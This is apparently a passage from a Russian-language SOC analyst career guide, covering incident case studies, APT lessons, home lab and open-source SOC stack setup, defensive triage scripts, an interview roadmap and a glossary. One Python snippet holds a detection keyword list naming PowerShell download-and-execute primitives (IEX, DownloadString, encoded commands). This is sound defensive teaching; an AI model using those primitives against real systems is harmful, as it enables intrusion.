На веб-приложении появились 200 OK на suspicious debug endpoint с параметром cmd.	От меня ждали первичного анализа без паники и без ложной уверенности.	Я не стал сразу кричать про full compromise, но собрал минимум: IP-источник, URI pattern, последовательность запросов, какие команды пытались дернуть, и попросил проверить app logs и host telemetry. В эскалации отдельно указал, что риск высокий, потому что response code 200 может означать успешное выполнение.	Команда приложений быстро закрыла endpoint, а кейс был полезен тем, что показал мою аккуратность: я не преуменьшил риск, но и не нарисовал лишнее.

8. Пять реалистичных кейсов из будней SOC

Это не hero stories. Это обычные рабочие дни, которые лучше всего показывают, чем SOC живёт на самом деле: много неидеальных данных, куча рутины, несколько тревожных цепочек, постоянный контакт с инфраструктурой и необходимость после каждого кейса улучшать правила или playbooks.

Кейс 1. “Это же просто скан хостов… ммм?”, пока не оказалось, что уже не просто

Ситуация	Анализ	План действий	Результат и урок
Утро началось с повторяющихся WAF/Proxy-логов на один из внешних сервисов. Сначала это выглядело как банальный интернет-шум: probing, странные user-agent, попытки дернуть debug endpoints.	При разборе оказалось, что часть запросов получала 200 OK и один из backend-хостов после этого пошёл наружу за файлом. Дальше — host telemetry, командная строка, новый процесс, временный файл в /tmp.	План действий: быстро scope по backend-инстансам, проверить балансировщик/маршрут, поднять владельца сервиса, ограничить доступ к endpoint, сохранить артефакты.	Результат: уязвимый endpoint закрыли, а playbook обновили — добавили правило, что 200 OK на явно опасный параметр уже автоматически поднимает priority.

Кейс 2. Обычный user complaint привёл к BEC

Ситуация	Анализ	План действий	Результат и урок
Пользователь из finance пожаловался, что “письма по инвойсам странно пропадают”. На первый взгляд — helpdesk-история, а не SOC.	Разбор почтовых правил показал скрывающую inbox rule и подозрительный OAuth consent. Чуть глубже — sign-in из нетипичной страны и рассылка ответов контрагентам с изменением банковских реквизитов.	План действий: containment почтовой сессии и токенов, review mailbox rules, согласование с finance, проверка масштаба, уведомление affected parties.	Результат: деньги не ушли, а урок — не игнорировать user complaints как “не security”. Иногда это лучший сигнал, который ты вообще получишь.

Кейс 3. Шумный EDR-алерт всё-таки добежал до инцидента

Ситуация	Анализ	План действий	Результат и урок
На одном из хостов EDR дал детект на PowerShell. Такие срабатывания в компании были регулярно из-за внутренних скриптов.	Но в этот раз parent process оказался winword.exe, а рядом были сетевые соединения на редкий внешний IP. Дальше всплыл staging в AppData и создание scheduled task.	План действий: isolation host, поиск похожих событий у других пользователей, проверка mail telemetry, блокировка индикаторов, сбор timeline.	Результат: это была реальная пользовательская компрометация. После инцидента доработали suppression logic: начали учитывать parent process и presence of network egress, чтобы rule стало и тише, и точнее.

Кейс 4. Service account, который “никто не трогал годами”

Ситуация	Анализ	План действий	Результат и урок
В мониторинге identity всплыло редкое использование service account в нехарактерное время и не с того узла, где он обычно жил.	Оказалось, что аккаунт использовался для удалённых действий на нескольких хостах, а на одном из них был dump чувствительного процесса. Тут классический риск — пропустить это как “какой-то старый техдолг”.	План действий: ограничить аккаунт, быстро вытащить список зависимостей, не сломать production сильнее, чем злоумышленник уже сделал, и одновременно scope по хостам.	Результат: сработали быстро, обошлось без массового простоя, а потом компания взялась за inventory service accounts и ротацию секретов уже не для галочки, а по-взрослому.

9. APT и таргетированные атаки: почему их трудно ловить

APT-подобные атаки сложно детектить не потому, что они всегда используют “магическую” malware. Чаще наоборот: они живут на валидных учётках, штатных утилитах, легитимной инфраструктуре и аккуратном темпе. Именно поэтому зрелый SOC должен уметь работать не только по IoC, но и по поведенческим связкам, контексту и долговременной корреляции.

- **Living-off-the-land:** стандартные утилиты, штатные API, знакомые админам действия.
- **Медленный темп:** нет грубого “взрыва”, активность растянута по времени.
- **Ставка на identity и valid accounts:** зло выглядит как нормальный пользователь.
- **Точечный выбор целей:** нет массового шума, поэтому многие правила просто не срабатывают по порогам.
- **Гибридность:** часть сигналов на endpoint, часть в mail/identity/cloud/network, а по отдельности они “не кричат”.

Когда не хватает данных

Нормальный L2/L3 не делает вид, что всё видит. Если данных мало, задача — быстро понять, какие именно логи и артефакты критически нужны, можно ли компенсировать их соседней телеметрией и как минимально

безопасно выполнить containment, не убив лишнее. Фраза “у нас нет достаточной видимости для уверенного вывода” — это не слабость, а нормальная инженерная честность.

Кейс	Почему важен для SOC
Volt Typhoon	Показал, насколько опасны living-off-the-land техники и работа через встроенные средства и edge/infra context.
Midnight Blizzard	Напомнил, что даже зрелые организации можно бить через identity/email chain и что audit/logging quality критична.
Salt Typhoon	Высветил важность visibility в телеком/сетевом слое, hardening и early hunting guidance по провайдерской инфраструктуре.
APT через edge/identity/cloud	Общий паттерн последних лет: initial access через edge weakness / phishing / token abuse, а дальше тихое продвижение без лишнего шума.

Если тебя на интервью просят привести пару примеров APT, не превращай ответ в пересказ новостей. Скажи лучше так: “Для меня ценность таких кейсов не в названиях групп, а в уроках для detection. **Volt Typhoon** — это урок про living-off-the-land и сетевую/админскую видимость. **Midnight Blizzard** — урок про identity, почту и audit trail. **Salt Typhoon** — урок про инфраструктурную наблюдаемость и работу, когда часть телеметрии принадлежит не тебе напрямую”.

10. Как поднять локальную SOC-лабораторию

Если цель — быстро прокачаться под интервью, тебе не нужен “идеальный enterprise SOC в гараже”. Тебе нужна **лаба, которая даёт понятные сигналы и позволяет руками пройти кейс**: письмо, логин, процесс, сеть, rule, investigation, заметки, вывод. Всё. Чем проще и стабильнее lab, тем лучше.

- Вариант 1: одна хост-машина + VirtualBox/VMware + 2–3 ВМ: Windows, Ubuntu, SOC-box.
- Вариант 2: Docker/Compose для части стека + отдельная Windows VM для endpoint событий.
- Вариант 3: Security Onion / Wazuh lab как готовая площадка для первых итераций.

Компонент	Зачем нужен
Windows VM	Потрогать Event Logs, Sysmon, PowerShell, scheduled tasks, basic lateral movement artifacts.
Linux VM	SSH, sudo, cron, web/app logs, systemd, file integrity, Zeek/Suricata-friendly traffic.
SOC node	Wazuh / ELK / OpenSearch или Security Onion / TheHive для кейсов и правил.
Mail / datasets / pcaps	Phishing, headers, attachments, Zeek/Suricata practice, URL triage.
Attack simulator	Atomic Red Team, Caldera, простые scripted scenarios, безопасные emulation-техники.

Главный принцип

Не строй lab “на вырост” на 15 инструментов, которые потом сам же не поддержишь. Лучше иметь 4 работающих компонента и 10 воспроизводимых кейсов, чем огромный комбайн, который ломается раньше, чем ты добрался до triage.

Рекомендуемый базовый сценарий lab

- Windows 11/Server + Sysmon + Wazuh/Elastic Agent.
- Ubuntu Server с SSH, nginx/apache и syslog forwarding.
- Wazuh all-in-one или Security Onion как центральная площадка.
- TheHive для case management, если хочешь тренировать именно расследование как процесс.
- Набор кейсов: brute force, suspicious PowerShell, phishing email, web exploitation attempt, simple persistence, suspicious cloud log simulation.

Что прогонять руками

- Собрать timeline по одному хосту.
- Сопоставить email → login → endpoint.
- Понять, где false positive, а где real chain.
- Сделать write-up кейса в 5–10 предложений.
- Попробовать простой detection tuning и повторно прогнать кейс.

11. Open-source SOC своими руками

Собрать свой SOC на open source — абсолютно реальная история. Для учебных lab, пилотов, небольших сред и набивания руки это очень полезно. Но надо честно понимать границы: **open source даёт свободу и видимость, коммерция обычно даёт лучшую интеграцию, поддержку, быстрые обновления, mature content и меньше боли на эксплуатации**.

Компонент	Для чего берут
Wazuh	Open-source XDR/SIEM-платформа для endpoint/cloud monitoring, rule-based analysis, compliance, active response.
ELK / OpenSearch	Индексирование, поиск, визуализация, дешборды, хранение телеметрии.
TheHive	Case management и расследования.
Cortex	Обогащение и automation вокруг observables.
MISP	Threat intelligence / IoC sharing / feeds.
Security Onion	Сборка под NSM / threat hunting: Zeek, Suricata, full packet capture, host visibility.
Zeek / Suricata	Сетевой уровень: metadata, signatures, flows, files, protocol visibility.
Velociraptor	DFIR / remote collection / artifact hunting на endpoint.

Полезные how-to по теме есть на Хабре. В двух статьях, которые ты дал, разбирается связка **ELK/Open Distro + Wazuh**, а потом — **TheHive + Cortex + MISP** для case management и TI-интеграции. Эти материалы хороши именно как *обучающий разбор архитектуры и связей между компонентами*. Но важно держать в голове,

что статьи 2020 года не стоит воспринимать как “нажми copy-paste и получишь production-ready SOC на текущих версиях”. За эти годы продукты и экосистема заметно поменялись.

- Полезный учебный стек: Wazuh + OpenSearch/ELK + Zeek/Suricata + TheHive + MISP.
- Более быстрый lab-вариант: Security Onion + TheHive отдельно, если нужен case management.
- Если цель — именно SOC-процессы и triage, не переусложняй. Лаба должна помогать учиться, а не съедать жизнь поддержкой инфраструктуры.

Что из этого стека что делает

Компонент	Роль и зачем нужен
Wazuh	Хостовый/XDR/SIEM-слой: агент, события, FIM, правила, vulnerability detection, SCA, active response.
ELK / OpenSearch	Поиск, хранение и дешборды. Здесь живут запросы, агрегаты, корреляция, обзорные панели.
TheHive	Case management: кейсы, timeline, ownership, evidence, notes, статусы расследования.
Cortex	Enrichment и responders: VT, WHOIS, sandbox, репутация, limited response-действия.
MISP	Threat intelligence и обмен IoC/событиями. Даёт контекст, теги, таксономии и связки между артефактами.
Zeek	Структурированная network telemetry: conn, dns, http, ssl, files и другие сетевые журналы.
Suricata	IDS/IPS-движок и сигнатурные сетевые алерты. Хорошо дополняет Zeek.
Grafana	Визуализация и обзорные панели. Не заменяет SIEM, но отлично помогает в overview и operational метриках.
Sigma	Переносимый формат описания детектов, который потом конвертируется под конкретный SIEM.
Velociraptor	DFIR и artefact collection на endpoint: сильно выручает, когда SIEM-контекста уже мало.

Как эта связка обычно живёт в реальности

- Endpoint и cloud события приходят через Wazuh, syslog, API или шипперы и складываются в индекс/поиск.
- Network telemetry чаще всего даёт Zeek, а сетевые alerts — Suricata; оба слоя потом коррелируются с хостовыми и identity-событиями.
- TheHive становится операционным центром расследования: туда прилетает alert, там появляются notes, ownership и timeline.
- Cortex обогащает кейс, а MISP даёт TI-контекст и IoC-корреляцию, когда нужно быстро понять, “это разовая странность или уже известный паттерн”.
- Grafana помогает красиво собрать обзорный operational/security слой для команды и руководства.

12. Автоматизация: Python / PowerShell / Bash

Junior не обязан быть software engineer, но базовая автоматизация в SOC окупается мгновенно. Парсинг логов, дедуп, enrichment, pivot по IP/domain/hash, простая агрегация, быстрый sanity-check по файлам — всё это экономит время и снижает ручной шум. Ниже — набор коротких примеров, которые легко понять и доработать под себя.

Python 1. Быстро посчитать топ IP по failed logins

Подходит для очень быстрого triage brute-force шума по Linux auth.log.

Python / IDE view

```
from collections import Counter
import re

pat = re.compile(r'Failed password.*from ([0-9.]+)')
ips = Counter()
with open('auth.log', 'r', encoding='utf-8', errors='ignore') as f:
    for line in f:
        m = pat.search(line)
        if m:
            ips[m.group(1)] += 1

for ip, cnt in ips.most_common(10):
    print(f'{ip}       {cnt}')
```

Python 2. Вытащить подозрительные PowerShell командные строки

Быстрый фильтр на execution-паттерны без полноценного SIEM.

Python / IDE view

```
import re

keywords = ['-enc', 'FromBase64String', 'IEX', 'DownloadString', 'WebClient']
with open('sysmon.log', 'r', encoding='utf-8', errors='ignore') as f:
    for line in f:
        if 'powershell' in line.lower() and any(k.lower() in line.lower() for k in keywords):
            print(line.strip())
```

Python 3. Разобрать CSV и найти редкие родительские процессы

Полезно для маленьких выборок, когда хочешь быстро найти редкую process lineage.

Python / IDE view

```
import csv
from collections import Counter

parents = Counter()
with open('processes.csv', newline='', encoding='utf-8') as f:
    for row in csv.DictReader(f):
        parents[row['ParentImage']] += 1

for parent, cnt in parents.most_common():
    if cnt < 3:
        print(parent, cnt)
```

PowerShell 1. Быстро посмотреть последние failed logons

PowerShell / Console

```
Get-WinEvent -FilterHashtable @{LogName='Security'; Id=4625; StartTime=(Get-Date).AddHours(-4)} |
Select-Object TimeCreated, Id, MachineName, @{N='TargetUser';E={$_.Properties[5].Value}} |
Format-Table -Auto
```

PowerShell 2. Найти недавно созданные scheduled tasks

PowerShell / Console

```
Get-ScheduledTask |
Where-Object {$_.Date -gt (Get-Date).AddDays(-3)} |
Select-Object TaskName, TaskPath, State
```

PowerShell 3. Проверить suspicious network connections

PowerShell / Console

```
Get-NetTCPConnection |
Where-Object {$_.State -eq 'Established'} |
Select-Object LocalAddress, LocalPort, RemoteAddress, RemotePort, OwningProcess
```

PowerShell 4. Сопоставить процесс и PID

PowerShell / Console

```
Get-Process | Where-Object {$_.Id -in 612, 1824, 4020} |
Select-Object Id, ProcessName, Path
```

Bash 1. Топ IP по sshd failed password

Bash / Terminal

```
grep 'Failed password' /var/log/auth.log | awk '{print $(NF-3)}' | sort | uniq -c | sort -nr | head
```

Bash 2. Активные внешние соединения

Bash / Terminal

```
ss -plant | egrep -v '127.0.0.1|::1|10\.|172\.(1[6-9]|2[0-9]|3[0-1])\.|192\.168\.'
```

Bash 3. Найти свежие cron/systemd артефакты

Bash / Terminal

```
find /etc/cron* /var/spool/cron /etc/systemd/system -type f -mtime -3 -ls 2>/dev/null
```

13. Куда расти после SOC

SOC — очень сильная стартовая площадка. Да, бывают тяжёлые смены, рутина, ложняк и боль с данными. Но если из этого выжать максимум, дальше открывается очень много дорог.

- **Threat Hunting / Detection Engineering** — если нравится строить логику, покрытие и охоту за поведением.
- **Incident Response / DFIR** — если нравится глубже копать артефакты, timeline и containment.
- **Security Engineering / SecOps / Platform Security** — если тянет в инфраструктурные контроли, логирование, автоматизацию и пайплайны.
- **Pentest / Red Team** — переход возможен, особенно если параллельно качать offensive mindset и практику, а SOC уже даёт понимание “как выглядит зло с другой стороны”.
- **Threat Intelligence / Security Analytics** — если интереснее корреляции, actor profiling, data-driven подход и аналитика.

Важно

SOC хорошо учит главному: видеть систему целиком и связывать отдельные сигналы в историю. Это очень дорогой навык, который отлично переносится почти в любую ветку security.

14. Roadmap самоподготовки до Junior+

Ниже — рабочий восьминедельный план, если тебе нужно быстро дожать базу и начать уверенно проходить собеседования. Он сделан под practical-first подход: минимум воды, максимум понимания, что руками смотреть и как отвечать.

Неделя	Фокус	Что делать
1	Сети	TCP/IP, DNS, HTTP, TLS, SMTP. Разобрать 10–15 реальных логов, понять поля и базовые атаки.
2	Windows	Security Log, Sysmon, PowerShell, scheduled tasks, services, Event ID ядро.
3	Linux	auth.log, sudo, cron, systemd, процессы, сокеты, file permissions, SSH кейсы.
4	Email/Web	Headers, SPF/DKIM/DMARC, phishing triage, basic web exploitation patterns.
5	SIEM/EDR mindset	Correlation, triage, case notes, severity/priority, enrichment, tuning basics.
6	Identity/AD/Cloud basics	Kerberos/NTLM basics, risky sign-ins, CloudTrail / Azure Activity / GCP audit.
7	Hands-on lab	Прогнать минимум 5 кейсов руками и сделать по каждому короткий write-up.
8	Interview prep	Повторить вопросы, STAR, стек, MITRE, 2–3 кейса на “рассказать как делал”.

Что обязательно закрыть по доменам

- Базовые сетевые протоколы и логи.
- Windows auth/process telemetry и Linux auth/persistence telemetry.
- Email, web, identity, AD basics.
- EDR/XDR и SIEM на концептуальном уровне.

- MITRE / IoC / TTP.
- Хотя бы один cloud-провайдер по логам и IAM.
- Базовый scripting для quick wins.

15. Глоссарий

Термин	Что это значит
SOC	Security Operations Center — операционный центр мониторинга и реагирования.
SIEM	Платформа для сбора, поиска, корреляции и аналитики событий безопасности.
SOAR	Автоматизация и оркестрация действий вокруг инцидентов и observables.
EDR	Endpoint Detection and Response — видимость и response на endpoint.
XDR	Cross-domain detection/response, обычно endpoint + email + identity + cloud.
NDR / NTA	Сетевой уровень обнаружения и анализа аномалий/угроз.
IoC	Indicator of Compromise — признак компрометации.
IoA	Indicator of Attack — индикатор атаки/подозрительного поведения.
TTP	Tactics, Techniques and Procedures.
MITRE ATT&CK	База знаний по поведению атакующих.
TP/FP	True Positive / False Positive.
Benign Positive	Сработало на реальное, но допустимое поведение.
Triage	Первичная сортировка и валидация сигнала.
Enrichment	Обогащение сигнала дополнительным контекстом.
Scope	Определение охвата и масштаба инцидента.
Blast Radius	Потенциальная зона поражения / затронутые активы.
Containment	Сдерживание инцидента.
Eradication	Удаление причины и артефактов атаки.
Recovery	Восстановление нормальной работы.
Runbook	Пошаговая инструкция на типовой кейс.
Playbook	Более широкий сценарий реагирования, часто с условиями и ветвлениями.
Threat Hunting	Поиск угроз по гипотезе, а не только по алерту.
Telemetry Gap	Дыра в наблюдаемости: нужных данных просто нет.
Living off the land	Использование штатных инструментов и функций среды для атаки.
LOLBins	Legitimate binaries used maliciously.
Persistence	Механизм закрепления.
Lateral Movement	Перемещение по среде после initial foothold.
Initial Access	Первичный вход в среду.

Service Account	Сервисная учётка приложения/процесса.
Impossible Travel	Нереалистичная смена географии входов.
Case Notes	Рабочие заметки по расследованию.
Suppression	Подавление повторяющегося сигнала при известных условиях.
Tuning	Донастройка правила/процесса ради качества сигнала.
MISP	Платформа обмена IoC и threat intel.
TheHive	Платформа case management для security investigations.
Zeek	Сетевой мониторинг с сильным protocol visibility.
Suricata	IDS/IPS/NSM engine.
Wazuh	Open-source security platform/XDR+SIEM.
Velociraptor	DFIR / artifact collection / endpoint hunting platform.
KEV	Known Exploited Vulnerabilities catalog от CISA.

16. Полезные ресурсы

Ниже — не просто случайный список ссылок, а набор ресурсов, которые реально помогают прокачаться под SOC. Сначала идут фундамент и hands-on, потом — инструменты и detection/DFIR.

- MITRE ATT&CK — База по TTP, техникам и coverage mindset.
- CISA KEV Catalog — Приоритизация реально эксплуатируемых CVE.
- Microsoft Security Operations Analyst (SC-200) — Очень полезно для понимания modern SOC / Sentinel / Defender.
- Microsoft Sentinel incident management module — Хороший прикладной модуль по расследованию инцидентов.
- TryHackMe SOC Level 1 — Хороший вход в hands-on defensive path.
- LetsDefend SOC Analyst Learning Path — Практика triage и кейсов в контролируемой среде.
- Blue Team Labs Online — Задачи по IR, DFIR, SOC, threat hunting.
- Security Blue Team / BTL1 — Сильный blue-team oriented трек.
- Wazuh Documentation — Актуальная документация по open-source SIEM/XDR.
- Security Onion Docs — Хороший ориентир по NSM / Zeek / Suricata / host visibility.
- SigmaHQ — Большой репозиторий detection rules и хорошая школа detection mindset.
- Sigma resources — CLI, guides, tooling around Sigma.
- Velociraptor — DFIR и endpoint hunting.
- Zeek docs — Понимание сетевой телеметрии и интерпретации логов.
- Suricata docs — IDS/IPS/NSM и понимание правила/выходов.

17. Как отвечать на интервью красиво и уверенно

Зрелый ответ в SOC — это не поток терминов. Это спокойная структура: **что вижу → что это может значить → что проверю дальше → какой риск → когда эскалирую.** Именно такой ответ звучит по-взрослому даже у кандидата без огромного коммерческого стажа.

Базовый шаблон ответа на технический вопрос

- 1) Коротко опиши, что именно видно по артефактам.
- 2) Назови 1–2 рабочие гипотезы, а не десять фантазий.
- 3) Скажи, каких данных не хватает и где ты их доберёшь.
- 4) Оцени риск и приоритет: шум это или уже повод для containment.
- 5) Заверши действием: эскалация, изоляция, дополнительный сбор, закрытие как benign с reason.

Фразы, которые звучат зрело

- “По текущим данным я бы пока не называл это подтверждённым compromise, но сигнал достаточно сильный, чтобы быстро добрать соседнюю телеметрию”.
- “Я бы отделил факт от гипотезы: факт — вот такой process chain / login chain; гипотеза — credential abuse / malicious execution”.
- “Если подтвердится такой-то контекст, я бы уже шёл в containment и эскалировал на L2/L3/IR”.
- “С точки зрения бизнеса тут важна не только техника, но и criticality актива и blast radius”.
- “С этим конкретным вендором я мог не работать руками, но понимаю класс инструмента, нужные data sources и как бы вёл triage”.

Если вопрос застал врасплох

Не надо паниковать и начинать лить воду. Намного сильнее звучит: ***“Я не уверен на 100% в деталях именно этого продукта/артефакта, но пошёл бы так: ...”.*** Для SOC это нормальная и зрелая позиция, потому что работа и состоит из неполной картины.

18. Типовые ошибки кандидатов на SOC-интервью

Ниже — ошибки, которые на собеседовании встречаются постоянно и очень быстро режут впечатление от кандидата.

- Отвечают определениями из учебника, но не показывают ход расследования.
- Путают event, alert, incident, finding, case и потом теряют логику эскалации.
- Не умеют признать пробел в данных и делают вид, что уже всё ясно.
- Слишком быстро предлагают блокировку/изоляцию без понимания влияния на бизнес и масштаба.
- Смотрят на один лог в вакууме и не собирают соседний контекст: process, auth, network, identity, cloud.
- Говорят про MITRE как про религию, а не как про карту для общения и coverage.
- Слишком драматизируют APT и сложные атаки, не умея уверенно разобрать базовый phishing или suspicious PowerShell.
- Не знают, как звучит хороший case note, escalation note и почему документация — часть расследования, а не бюрократия.

19. Red flags вакансии и работодателя

Хороший оффер — это не только взяли/не взяли, но и качество самой роли. В SOC это особенно важно: красивое название вакансии может скрывать хаос процессов, нехватку телеметрии и хронический пожарный режим.

Красный флаг	Почему это важно
Ищем Junior, но нужен опыт 3–5 лет, DFIR, threat hunting, DevSecOps и реверс	Скорее всего компания не понимает границы роли и хочет закрыть одним человеком пол-команды.
Нет внятного стека и процессов, только общие слова	Есть риск, что SOC номинальный: много ожиданий, мало данных и слабая операционная зрелость.
24x7 обещают, а про смены, handoff и escalation path молчат	Высокий риск выгорания и хаоса на инцидентах.
Нужен аналитик, но по факту это ticket closer без доступа к данным	Рост и качество расследований будут ограничены.
Просят уметь расследовать всё, но нет нормального case management / playbooks	Значит, многое будет жить в чатах и головах отдельных людей.
Слишком агрессивный фокус на количестве закрытых алертов	Может означать плохие KPI, где качество triage и реальный риск никого не интересуют.

Что полезно спросить интервьюера самому

- Какие у вас основные data sources и что из этого реально доступно аналитику?
- Как у вас устроены escalation path, handoff между сменами и incident ownership?
- Есть ли playbooks, case management и как обновляются use cases после инцидентов?
- Сколько в роли реального investigation и tuning, а сколько просто первого касания и ручного triage?

20. Список источников и референсов

• MITRE ATT&CK — https://attack.mitre.org/
• CISA Best Practices for MITRE ATT&CK Mapping — https://www.cisa.gov/sites/default/files/publications/Best%20Practices%20for%20MITRE%20ATTCK%20Mapping.pdf
• CISA KEV Catalog — https://www.cisa.gov/known-exploited-vulnerabilities-catalog
• CISA Incident & Vulnerability Response Playbooks — https://www.cisa.gov/sites/default/files/2023-02/Federal_Government_Cybersecurity_Incident_and_Vulnerability_Response_Playbooks_508C.pdf
• Wazuh docs — https://documentation.wazuh.com/current/
• Wazuh main site — https://wazuh.com/
• Security Onion docs — https://docs.securityonion.net/en/2.4/introduction.html
• TheHive / StrangeBee — https://strangebee.com/thehive/
• SigmaHQ repo — https://github.com/sigmahq/sigma
• Velociraptor repo — https://github.com/Velocidex/velociraptor
• Zeek docs — https://docs.zeek.org/
• Suricata docs — https://docs.suricata.io/
• Kubernetes audit logs — https://kubernetes.io/docs/tasks/debug/debug-cluster/audit/
• AWS logging and monitoring in incident response — https://docs.aws.amazon.com/security-ir/latest/userguide/logging-and-monitoring-in-aws-security-incident-response.html
• Azure Activity Log — https://learn.microsoft.com/en-us/azure/azure-monitor/platform/activity-log
• Google Cloud Audit Logs — https://docs.cloud.google.com/logging/docs/audit
• CERT-EU — https://cert.europa.eu/about-us
• CERT Division / CERT/CC — https://www.sei.cmu.edu/divisions/cert/
• MITRE 11 Strategies of a World-Class CSOC — https://www.mitre.org/sites/default/files/2022-04/11-strategies-of-a-world-class-cybersecurity-operations-center.pdf

- Habr Wazuh / ELK — https://habr.com/ru/articles/516332/
- Habr TheHive / Cortex / MISP — https://habr.com/ru/articles/517376/
- Indeed SOC jobs snapshots — https://www.indeed.com/q-soc-analyst-security-operations-center-analyst-jobs.html
- Getmatch SOC L1 — https://getmatch.ru/vacancies/25466-soc-analyst-l1
- Getmatch Lead SOC Analyst L3 — https://getmatch.ru/vacancies/32400-lead-soc-analyst-l3
- Getmatch Аналитик SOC — https://getmatch.ru/vacancies/30715-analitik-soc
- MITRE ATT&CK — https://attack.mitre.org/

Ivan Piskunov
April 2026
Version 1.0 (только для w2hack)